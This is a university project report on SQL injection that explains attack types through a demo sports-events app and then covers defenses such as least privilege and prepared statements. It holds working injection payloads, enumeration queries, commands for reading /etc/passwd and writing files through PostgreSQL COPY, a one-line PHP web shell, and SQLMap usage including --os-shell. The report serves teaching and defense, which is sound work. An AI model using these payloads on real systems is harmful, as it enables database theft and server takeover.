Slovak University of Technology in Bratislava
Faculty of Informatics and Information Technologies

Principles of Information Security

Project specification

Protection against SQL injection attacks

Sližik Ján

Subject Guarantor: Doc. Ing. Ladislav Hudec, CSc. Date: 25.2.2024

Contents

Introduction

Modern web applications rely heavily on DBMS, Database Management Systems, to store and retrieve data crucial to their functioning, including user data, and dynamic web content. This necessitates real-time communication with a database. The backend of web application queries a database to provide responses to user-submitted HTTP(S) requests. Among the numerous vulnerabilities that threaten online applications, SQL injection stands out as particularly critical to address, given the substantial gains attackers can achieve through exploiting it. By inserting specialized SQL statements into a request, an attacker can execute commands that allow for the retrieval of data from a database, the destruction of sensitive data, or other manipulative behaviors. Despite advancements in security measures, SQL injection remains a prevalent threat, ranking as the third most significant vulnerability according to OWASP's Top 10 2021.

Architecture of Web Applications

Web applications use DBMS to handle data. Interaction with databases can occur through command-line tools, graphical interfaces, or Web APIs. A client-side application communicates with a Web API server, which then interacts with the DBMS. Typically, the DBMS is hosted on a separate server due to its large data capacity and multiple user support. Relational databases like MySQL, PostgreSQL, and Oracle are the most common type of databases being used today. They organize data into tables with rows and columns, utilizing keys for quick data access. Relationships between tables form a schema. Non-relational databases, such as NoSQL, use different storage models like key-value, graph, wide column, or document-based, without the traditional table structure and keys. I won't delve into NoSQL injections in this project as they differ from SQL injections. However, it's worth noting that well-crafted tools like nosqlmap exist for testing them.

Attack Vectors

There are various methods by which malicious code infiltrates applications, each with its own objectives. The most obvious approach involves exploiting user inputs, such as text fields directly integrated into web pages. Additionally, attackers may implant SQL queries into cookies, URL parameters, or even within HTTP headers. For instance, a hacker might inject an SQL query into a common HTTP header like User-Agent, especially if the server logs access using a database. The aims of such attacks vary, ranging from identifying vulnerable parameters for SQL injection to gathering database details like version, structure, and table names. Attackers may seek to extract data, manipulate existing data, or even disrupt database access through Denial of Service, DoS tactics, such as shutting down the system. Moreover, they may attempt to bypass authentication mechanisms or elevate their privileges beyond those of standard users.

Error Based Injection

Regular SQL queries can be used to retrieve, update, delete individual data, tables or even databases. They can be used to add, remove users, or assign permissions to users. The attacker can inject malicious payload to change the original query, or to execute a completely new one. SQL injection can have a huge impact, especially if privileges on the back-end server are not properly set.

First, let's consider a simple snippet where we connect to a database with a cursor and execute a raw query to select a user with a given login based on post parameters login and password. However, this query is vulnerable to SQL injection since the user input is not sanitized or filtered in any way. The parameter is simply taken as is and put inside the query. Injection occurs when an application interprets user input as code. A malicious user can trick the application by using special characters like (') and then providing his own code ending with a comment sign (--). For example, login=admin' AND '1'='1'; --

```
query = f"SELECT * FROM logins
WHERE login = '{login}' AND password = '{password}';"
cur.execute(query)
user = cur.fetchall()
```

The query logic is subverted, and if the user admin exists, the query will fetch the user from the database. The order of operators being evaluated is crucial since it is an easy way to subvert login logic. So, the basic logic is than reduced to:

(If user with a given name exists = True) AND (1=1 = True).

If the login of user is unknown flowing input for login= admin' OR '1'='1'; -- can be used:

(If user with a given name exists = False) OR (1=1 = True)

There is even more malicious payload, without the need for comment, login =' OR '1'='1' password=' OR '1'='1. This way, the query statement will always be true, regardless of whether the login exists or not.

((If user with a given name exists = False) OR (1=1 = True)) AND ((password matches = False) OR (1=1 = True)) => True AND True

Stacked Queries

If the goal of the injection is not to subvert the query logic or display columns but rather alter the database by adding, changing, or deleting data, or even change privileges, an attacker can utilize stacked query. After original query his own malicious is executed such as password = '; UPDATE logins SET password = '1337' WHERE login = 'admin.

Syntax Errors

Errors if not properly handled can help the attacker to see how the actual query looks like. For example, if inputting login=‘ server returns an error, exposing the logic.

```
psycopg2.errors.SyntaxError: syntax error at or near "a"
LINE 1: ...CT * FROM logins WHERE login LIKE ''' AND password LIKE 'a';
                                                                   ^
```

To have a successful injection the attacker must ensure that the newly modified SQL query still has valid syntax. The most powerful tool for that is using comments just like in the example above, because the rest of the query will not be executed.

Types of SQL injections

SQL injections come in various forms, each requiring different techniques for exploitation. In-band injections, the most straightforward type, allow attackers to directly manipulate server responses, making their alterations immediately visible on the front end. In contrast, Blind SQL injections involve manipulating SQL logic to retrieve output character by character, necessitating a deeper understanding of SQL structure. Meanwhile, out-of-band injections redirect SQL query output to remote locations like DNS records, concealing changes from direct observation and requiring advanced knowledge of SQL logic.

Union Injection

The UNION clause in SQL is used to combine the result sets of two or more SELECT statements. This means, however, that through union injection it is possible to select and dump data from all available tables in DBMS, and easily enumerate the database. When combining multiple SELECT statements, the number of columns and their data types must match. If the number of columns or column types does not match, an error will be returned.

```
query = f"SELECT * FROM sports_events WHERE id = {id};"
cur.execute(query)
results = cur.fetchall()
```

To readjust the original malicious payload and get any information within the user's permissions from the database, an attacker can use the following techniques. By adding NULL junk data columns to the original malicious payload, the attacker can readjust the number of columns and their data types.

```
-- each UNION query must have the same number of columns
1 UNION SELECT 1, 2, 3, 4; --
-- UNION types character varying and integer cannot be matched
-- UNION type datetime and integer cannot be matched
-- UNION type sports_type and integer cannot be matched
1 UNION SELECT 1, NULL, NULL, 'Basketball'; --
1 UNION SELECT 1, login, NULL, 'Basketball' FROM logins --
1 UNION SELECT 1, password, NULL, 'Basketball' FROM logins --
```

Another way to guess the number of columns other than using NULL or numbered junk data columns is by utilizing ORDER BY 1 – incrementing the number until an error is reached. This way it is possible to see the order in which columns are manifested as well.

Blind Injection

Unlike error-based injection, blind injection does not provide direct feedback to the user through output or errors. Instead, there are alternative methods to obtain output, such as time-based or boolean-based injection. In these methods, an attacker must craft queries precisely to receive either true or false answers. The SQL language includes the LIKE operator and wildcard '%' which matches any substring of zero to n characters. This feature allows attackers to guess patterns in strings, enabling them to iterate through letters and potentially uncover the contents of a database.

Boolean Based Injection

Let's suppose that we have an endpoint like this returning if sports event exists or not. This input while injection proof at first sight can provide an attacker with effectively one byte of information per request. This type of injection is considered to be the most common SQLi type in today's web applications.

```
query = f"SELECT id FROM sports_events WHERE id = {id};"
cur.execute(query)
results = cur.fetchone()
conn.close()
if results:
  return render_template('blind.html', error_message='Sports event exists')
else:
  return render_template('blind.html', error_message='Sports event is missing')
```

```
999
-- Sports event is missing
999 OR 1=1; --
-- Sports event exists = sql injectable
999 UNION SELECT 1 FROM information_schema.tables WHERE table_schema NOT IN
('information_schema', 'pg_catalog') and table_name LIKE 'u%';
-- Sports event missing = users table does not exist
999 UNION SELECT 1 FROM information_schema.tables WHERE table_schema NOT IN
('information_schema', 'pg_catalog') and table_name LIKE 'l%';
-- Sports event exists = table starting with l exists, probably logins
999 UNION SELECT 1 from logins WHERE login LIKE 'f%'
-- Sports event is missing
999 UNION SELECT 1 from logins WHERE login LIKE 'a%'
-- Sports event exists = username starting with a exists
999 UNION SELECT 1 from logins WHERE login LIKE 'admin' AND password LIKE 's%'
-- Sports event exists = username admin exists and password starts with 's'
```

Another way to guess a character of, for example, the first user's login can be utilizing nested queries and the ascii() function. This method can be significantly faster because it is possible to use comparative mathematical symbols (such as >=,>, <, <=, and =) to speed up the process and perform a kind of binary search based on guessing intervals. Here's an example of how this might look:

```
999 OR (
  (SELECT ascii(substring((SELECT login FROM logins LIMIT 1), 1, 1))) >= 97 AND
  ((SELECT ascii(substring((SELECT login FROM logins LIMIT 1), 1, 1))) <= 122)
)
```

In this example, an attacker starts by guessing if the first character of the user's login is higher than ASCII character with a value of 97 (which corresponds to the lowercase letter 'a') and lower than ASCII character with a value of 122 (which corresponds to the lowercase letter ‘z’). If correct, then the query will return a result. If not, then the attacker can adjust the guess repeating the process until wanted information is extracted.

Time Based Injection

The main idea behind Time Based Injection is just like Boolean Based Injection, but it is used when there is no clear distinction between True and False responses so the Boolean Based Injection cannot be used. In such cases, the attacker can use the pg_sleep(5) function to introduce a delay in the response instead. This delay can be used to differentiate between True and False responses. If the application takes more than 5 seconds to respond, it can be considered a True response. On the other hand, if the application responds within 5 seconds, it can be considered a False response.

```
1 AND (
    CASE WHEN (SELECT 1 from logins WHERE login LIKE 'a%') IS NOT NULL
        THEN pg_sleep(5)
    ELSE
        NULL END
    ) IS NOT NULL
```

By repeating this process with different payloads, the attacker can gradually determine the correct SQL query to bypass the application's security measures.

Database Enumeration

Attacker ‘s first step is to determine the type of DBMS system. This can be done by testing different queries, which can be executed only in a specific type of DBMS such as SELECT sleep(5) or SELECT @@version, which can be done only in MySQL. For this section I will be focusing on enumeration using PostgreSQL. In databases, enumeration is the process of retrieving information about the database itself, such as the current user, database version, available databases, available schemas, tables within the current database, and column names within a given database. It is easiest to exploit using UNION

injection. The most interesting tables for the attacker are pg_shadow, which is a table in the pg_catalog schema that stores information about database users. However, the contents of this table are not directly accessible to normal users due to security reasons. Instead, it is possible to query the pg_user view to get information about the users. The pg_user view shows the same information as the pg_shadow table but with the password column replaced by an asterisk (*) for security reasons. pg_database is another table in the pg_catalog schema that stores information about the databases in the PostgreSQL cluster. Lastly, information_schema is a special schema in PostgreSQL that contains a set of tables and views that provide information about the database and its objects. It is a standard schema that is defined by the SQL standard and is supported by most relational databases. An attacker can abuse the information_schema schema to query metadata about various database objects such as tables, columns, views, and indexes.

```
-- get user that is executing the query
1 UNION SELECT 1, CURRENT_USER, NULL, 'Basketball'; --
-- get current session user
1 UNION SELECT 1, USER, NULL, 'Basketball'; --
--  current database version
1 UNION SELECT 1, version(), NULL, 'Basketball'; --
--  current database
1 UNION SELECT 1, CURRENT_CATALOG, NULL, 'Basketball'; --
--  current schema
1 UNION SELECT 1, CURRENT_SCHEMA, NULL, 'Basketball'; --
--  available databases
1 UNION SELECT 1, datname, NULL, 'Basketball' FROM pg_database; --
--  available schemas
1 UNION SELECT 1, schema_name, NULL, 'Basketball' FROM
information_schema.schemata; --
--  tables within current database
1 UNION SELECT 1, table_name, NULL, 'Basketball' FROM information_schema.tables
WHERE table_schema NOT IN ('information_schema', 'pg_catalog');  --
--  column names within a given database
1 UNION SELECT 1, column_name, NULL, 'Basketball' FROM
information_schema.columns WHERE table_name = 'logins'; --
```

Reading Files

Besides dumping all the accessible data within the database, an SQL Injection vulnerability can open ways for attackers to extract sensitive information stored in files, thereby exposing even more critical data from the target system, especially if the database is not within a virtual environment. Given that reading data is often more commonplace than writing data, which typically requires privileged access, exploiting this vulnerability presents yet another potential vector for attackers to exploit the system's security.

A malicious attacker with the ability to execute arbitrary SQL commands on a PostgreSQL database can potentially perform a variety of malicious actions, including reading files on the server. One common method of reading files in PostgreSQL is by using the COPY command. By default, only superusers and members of the group called pg_read_server_files can use the COPY command on any path. However, if a user has the CREATEROLE permissions, they can grant themselves the necessary privileges to read files on the server. To read a file using the COPY command, an attacker can create a table and then use the COPY command to import data from the file into the table. For example, to read the /etc/passwd file, an attacker could execute the following SQL commands.

```
CREATE TABLE demo(t text);
COPY demo from '/etc/passwd';
SELECT * FROM demo;
```

If an attacker has the CREATEROLE permissions, they can grant themselves the necessary privileges to read files on the server. GRANT pg_read_server_files TO <username>;

Alternatively, an attacker could exploit other PostgreSQL functions that allow reading files on the server. For instance, the pg_ls_dir function allows listing the contents of a directory, while the pg_read_file function allows reading a portion of a file. By default, these functions are only accessible to superusers. However, if an attacker has CREATEROLE permissions, they can grant themselves the necessary privileges to use these functions.

```
SELECT * FROM pg_ls_dir('/home');
SELECT * FROM pg_read_file('/etc/passwd', 0, 1000000);
SELECT * FROM pg_read_binary_file('/etc/passwd');
```

Writing Files

In the worst-case scenario, an attacker could potentially write to a file, but this can happen only if they manage to get the super user privileges and become members of pg_write_server_files, enabling them to copy and write to files. If somehow current user has CREATEROLE permission, it is possible to grant themselves privileges to became part of pg_write_server_files group.

```
COPY (SELECT convert_from(decode('<ENCODED_PAYLOAD>','base64'),'utf-8')) TO
'/just/a/path.exec';
```

COPY cannot handle newline characters; therefore, an attacker must write a one liner, but even that can be enough to change important configuration files, or alter basic functions, that can potentially lead to a reverse shell, which in for example PHP can be as simple as:

```
<?php system($_REQUEST[0]); ?>
```

SQLMap Overview

SQLMap is a powerful open-source penetration testing tool designed to automate the detection and exploitation of SQL injection vulnerabilities in web applications. Developed in Python and continuously refined since 2006, SQLMap offers a comprehensive set of features for identifying and exploiting SQLi flaws across various DBMS. Its capabilities include detecting injection points, extracting database contents, accessing the file system, executing OS commands, and establishing out-of-band connections. With support for numerous database platforms and SQL injection techniques, SQLMap proves invaluable for security professionals seeking to fortify their applications against malicious SQL injections, ultimately enhancing overall cybersecurity posture. It has a wide range of features, options, and switches that can be adjusted to fine-tune its many distinct aspects listed in the table below:

Target connection	Injectable input detection	Fingerprinting
Enumeration	Optimization	Protection bypass
Database dumping	File system access	OS commands execution

SQLMap comes in pre-installed on Kali Linux, but it can also be found in many distributions' libraries for example on Debian based distributions it can easily be installed with sudo apt install sqlmap -y. On Windows it can be installed manually via the official site, which offers .zip, as well as .tar.gz download, or it can be cloned with git using a command below. It is best to add it to path, but it can be always run locally using python.

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
python .\sqlmap-dev\sqlmap.py
```

Out of all SQLi penetration tools it has the largest periodically updated support of DBMS


MySQL	Oracle	PostgreSQL	Microsoft SQL Server	Microsoft Access
SQLite	Firebird	Sybase	SAP MaxDB	Informix
MemSQL	TiDB	CockroachDB	HSQLDB	H2
Apache Derby	Amazon Redshift	Vertica	Mckoi	Presto
MimerSQL	CrateDB	Greenplum	Drizzle	Apache Ignite
InterSystems Cache	IRIS	eXtremeDB	FrontBase	Raima Database Manager
Aurora	OpenGauss	ClickHouse	Virtuoso	MariaDB
YugabyteDB	Cubrid	Altibase	MonetDB	IBM DB2

SQLMap Techniques

By default SQLMap switch –technique is set to ”BEUSTQ”, which is an acronym that stands for: Boolean based blind, Error based, Union query based, Stacked queries, Time based blind, Inline queries. SQLMap automatically tests all the given possibilities in a very short time compared to if an attacker or pentester were to type all the different malicious payloads, that were explained in the previous sections by hand. To save time if the tester knows that a certain type of injection is working, they can just set the parameter to e.g. –technique=T. To learn more about different parameters use sqlmap -hh.

SQLMap Request Options


For SQLMap to work the first important thing to specify properly is request, which should be tested. Sometimes the easiest way to replicate it is by inspecting Network Firefox Developer Tools, where the request can be copied.



SQLMap allows for manually crafted request as well, the user can specify -H for header, here is where Cookies can be specified as well: -H=’Cookie:SESSID=td2749pjdn09545’

- GET: all has to be specified is the target url -u localhost:8080/case1?id=1.
- POST -u localhost:8080/case2 as well as switch –data=’id=1&uid=1123’, it is advised to specify the parameters that need to be tested by providing * sign to them for example –data ‘uid=*1’
- Other Methods: can be specified using switch –method=PUT

Sometimes it is best for complicated requests to use Burpsuite platform that has a free tier and is a part of standard Kali Linux installation. Requests can be intercepted and copied to file. Instead of using a lot of parameters now the tester can use sqlmap -r request.txt



Furthermore, there is a switch –random-agent designed to evade intrusion detection systems. SQLMap will automatically include random User-agent header value to imitate requests from different devices even –mobile switch can be used to specify the usage of mobile headers. Custom csrf, xsrf, token can be specified as well. SQLMap has a wide range of web application protection bypasses too, but I won't list all these features herem, because they are not the focus of this project.

SQLMap Database Enumeration

SQLMap automates everything from the section database enumeration, and even more, all a tester has to provide is proper parameters. By utilizing flags like --banner, --current-user and --current-db, SQLMap can reveal essential details such as the database version, current user, and current database in use.

Further exploration is facilitated through flags like --schema for accessing the entire database schema, --dbs to list available databases, and --tables to enumerate tables within

a specific database. With flags such as -T, -D, and -C, SQLMap allows target specific tables, databases, or columns, respectively.

Moreover, the --dump and --dump all flags facilitate the extraction of data from the targeted database, providing a comprehensive view of its contents.

To streamline the process, the --batch flag enables users to skip confirmation prompts.

The --search flag assists in locating specific tables, databases, or columns within the target database, which can be helpful especially when the database is large.

SQLMap Additional Options

The --prefix flag inserts a specified string before the injected payload, such as a space after the closing single quote. Similarly, the --suffix flag appends a string after the payload, which can be useful when the input is inside brackets or for bypassing certain WAF, Web Application Firewall rules.

Utilizing the test-filter flag, "--test-filter='ORDER BY'", restricts SQLMap 's test phase to identify SQL injection vulnerabilities solely when the "ORDER BY" keyword is present. The string flag, "--string='Name\x0a\x09\x09Stephen'", instructs SQLMap to search for a specific string in the response, indicating a successful injection.

The --flush-session flag clears stored data.

Regarding the union-cols flag, it specifies the number of columns in a UNION-based injection. Counting columns in the page output from source code or making an educated guess helps determine the appropriate value. Starting with a lower number and increasing if necessary is advisable.

For debugging it is best to use the verbosity flag, which can be set using -v flag.

Flag --level determines the depth of SQL injection tests, ranging from 1 to 5 for less to more aggressive testing, while --risk controls the risk tolerance, ranging from 1 to 3 for safer to riskier actions. Lower levels and risks prioritize safety and minimally disruptive testing, while higher levels and risks increase aggressiveness and the potential for system disruptions or detection by security measures. Balancing these parameters is crucial to conducting effective and safe SQL injection testing, optimizing the discovery of vulnerabilities while mitigating the risk of unintended consequences on the target system.

SQLMap OS Exploitation

The --is-dba flag in SQLMap serves to identify whether the current database user holds administrator privileges, crucial for tailoring subsequent exploitation strategies. With --file-read, SQLMap gains the ability to extract sensitive data by reading files from the target system, while --file-write empowers users to insert malicious payloads or alter system

configurations. --file-dest enhances this capability by specifying the destination directory for written files, optimizing their impact or stealthiness.

Lastly, --os-shell provides an interactive shell on the target operating system, facilitating direct command execution and enabling comprehensive post-exploitation activities, such as reconnaissance, lateral movement, and further vulnerability exploitation. Together, these flags arm users with potent tools for database assessment and exploitation, spanning from user privilege identification to system manipulation and control.

Mitigating SQL Injection

In today's modern programming world fortunately the prevention of SQL injection attacks is a built-in functionality of many commonly used frameworks, so protection mostly comes down to using proper functions, and coding practices. All kinds of attacks are easily preventable. In this section I will go over various practices that can be used to mitigate this kind of risk. Input sanitization, typecasting, input validation, parametrized queries, SQL DOM, and ORM can all be used on the level of code of the application, but it is important to properly set up the Database itself as well.

Database Security

Setting up the database securely, and its users is the first thing to make sure is properly set up. It is advised to run the database independently from the application on its own secured virtual machine or inside docker. Application should never use the superusers or users with administrative privileges for accessing the DBMS, but instead an account with limited access to databases, and tables, preferably without the permission to read or write files. The Principle of Least Privilege limits the potential damage that can result from an accident.

```
-- Create a new user named 'reader' with localhost as the host
CREATE USER reader WITH ENCRYPTED PASSWORD 'p@ssw0Rd!!' LOGIN;
-- Grant SELECT privilege on the 'sports_events' table in the 'dvf' schema to
the 'reader' user
GRANT SELECT ON TABLE dvf.sports_events TO reader;
-- Never specify a password in command because it can be stored in history
psql -h localhost -p 5432 -U reader -d dvf
-- ERROR:  permission denied for table 'logins'
dvf=> SELECT * FROM logins;
```

Privileges in PostgreSQL are the specific actions that a user can perform on a database object, such as creating a table, inserting data, or deleting data. Privileges can be granted to individual users or to roles. To simplify access control of users within a database, roles can be used. They can have privileges granted to them, which are then inherited by all users who are members of that role. Roles can also inherit privileges from other roles. Commands CREATE ROLE, GRANT, REVOKE, ALTER can be used to manage them.

Input Sanitization

Sanitization involves scanning input data and removing or escaping characters that could be interpreted as part of a SQL command. This process typically targets special characters commonly used such as ‘, ", -,), (. By neutralizing these characters, developers aim to prevent malicious users from injecting arbitrary SQL code into the application's queries. However, while input sanitization can provide a degree of protection against SQL injection attacks, it is considered a legacy approach with limitations. One challenge is the complexity of accurately identifying and sanitizing all potentially harmful characters, as attackers can employ various techniques to obfuscate their malicious payloads. Additionally, overly aggressive sanitization may inadvertently alter valid user input, leading to usability issues or unintended behavior in the application.

```
# Today input sanitization is done automatically when using modern framework in
older languages something like function mysqli_real_escape_string could be used
db = SQLAlchemy()
result = db.session.execute("SELECT * FROM users WHERE username = :username",
{"username": username})
```

Whitelisting

Whitelisting is a type of strict validation of user input to ensure it conforms to expected formats or patterns, with checks carried out both on the frontend upon initial receipt, which can be easily tricked and on the backend during processing. This validation entails verifying input against predefined rules, such as employing regular expressions for email addresses or casting inputs to appropriate data types.

```
import re
email_pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
if re.match(email_pattern, email):
    message = "Email whitelisted! You will receive updates."
else:
    message = "Please provide a valid email address."
```

Prepared Statements

Prepared statements represent the optimal approach for mitigating SQL injection in code, particularly when SQL DOM or ORM are not utilized. By employing prepared statements, queries are pre-executed, and input is sent separately. This methodology not only optimizes the query execution but also enhances security by effectively separating data from commands. Furthermore, the prepared statement approach facilitates query reuse with different sets of data, thereby promoting code efficiency and maintainability.

```
cur.execute("SELECT id FROM sports_events WHERE id = ?", (id,))
results = cur.fetchall()
```

SQL DOM

The SQL Domain Object Model envisioned by R. A. McClure and I. H. Krüger represents a significant leap forward in database interface methodologies. This novel technique facilitates the easy interfacing of databases through an executable component, which generates a Dynamic Link Library (DLL) containing well-designed, strongly typed classes that accurately represent the database schema, including Statements, Columns, and Where conditions. This provides developers with a solid foundation for constructing SQL queries without the usual need for human user input validation by hand. Noteworthy is the stringent processing pipeline that all user inputs undergo, carefully managed by the SQL DOM class constructors, ensuring that crucial escaping and data type validation procedures are efficiently applied to mitigate the ever-looming risks associated with SQL injection vulnerabilities. This paradigm shift not only enhances the efficiency of SQL query construction but also fortifies database security, thereby elevating the standards of data integrity and application robustness in the software development landscape.


ORM

A form of SQL DOM is programming approach called ORM, Object-Relational Mapping, which makes it easier to convert data between two incompatible types: relational databases and object-oriented programming languages. Tables in databases are represented as classes in ORM, and the entries within those tables are instances of those classes. Instead of writing intricate SQL queries, this enables developers to work with the database using well-known object-oriented principles like defining classes, generating instances, and executing functions. By eliminating the need for manual database administration and SQL writing and by automating the process of converting these interactions into the relevant database operations, ORM frameworks offer a greater level of abstraction and streamline the development process. By mapping objects to tables and providing tools for querying and manipulating data in an object-oriented manner, ORM promotes cleaner, more maintainable code and helps bridge the gap between the relational world of databases and the object-oriented world of application development.

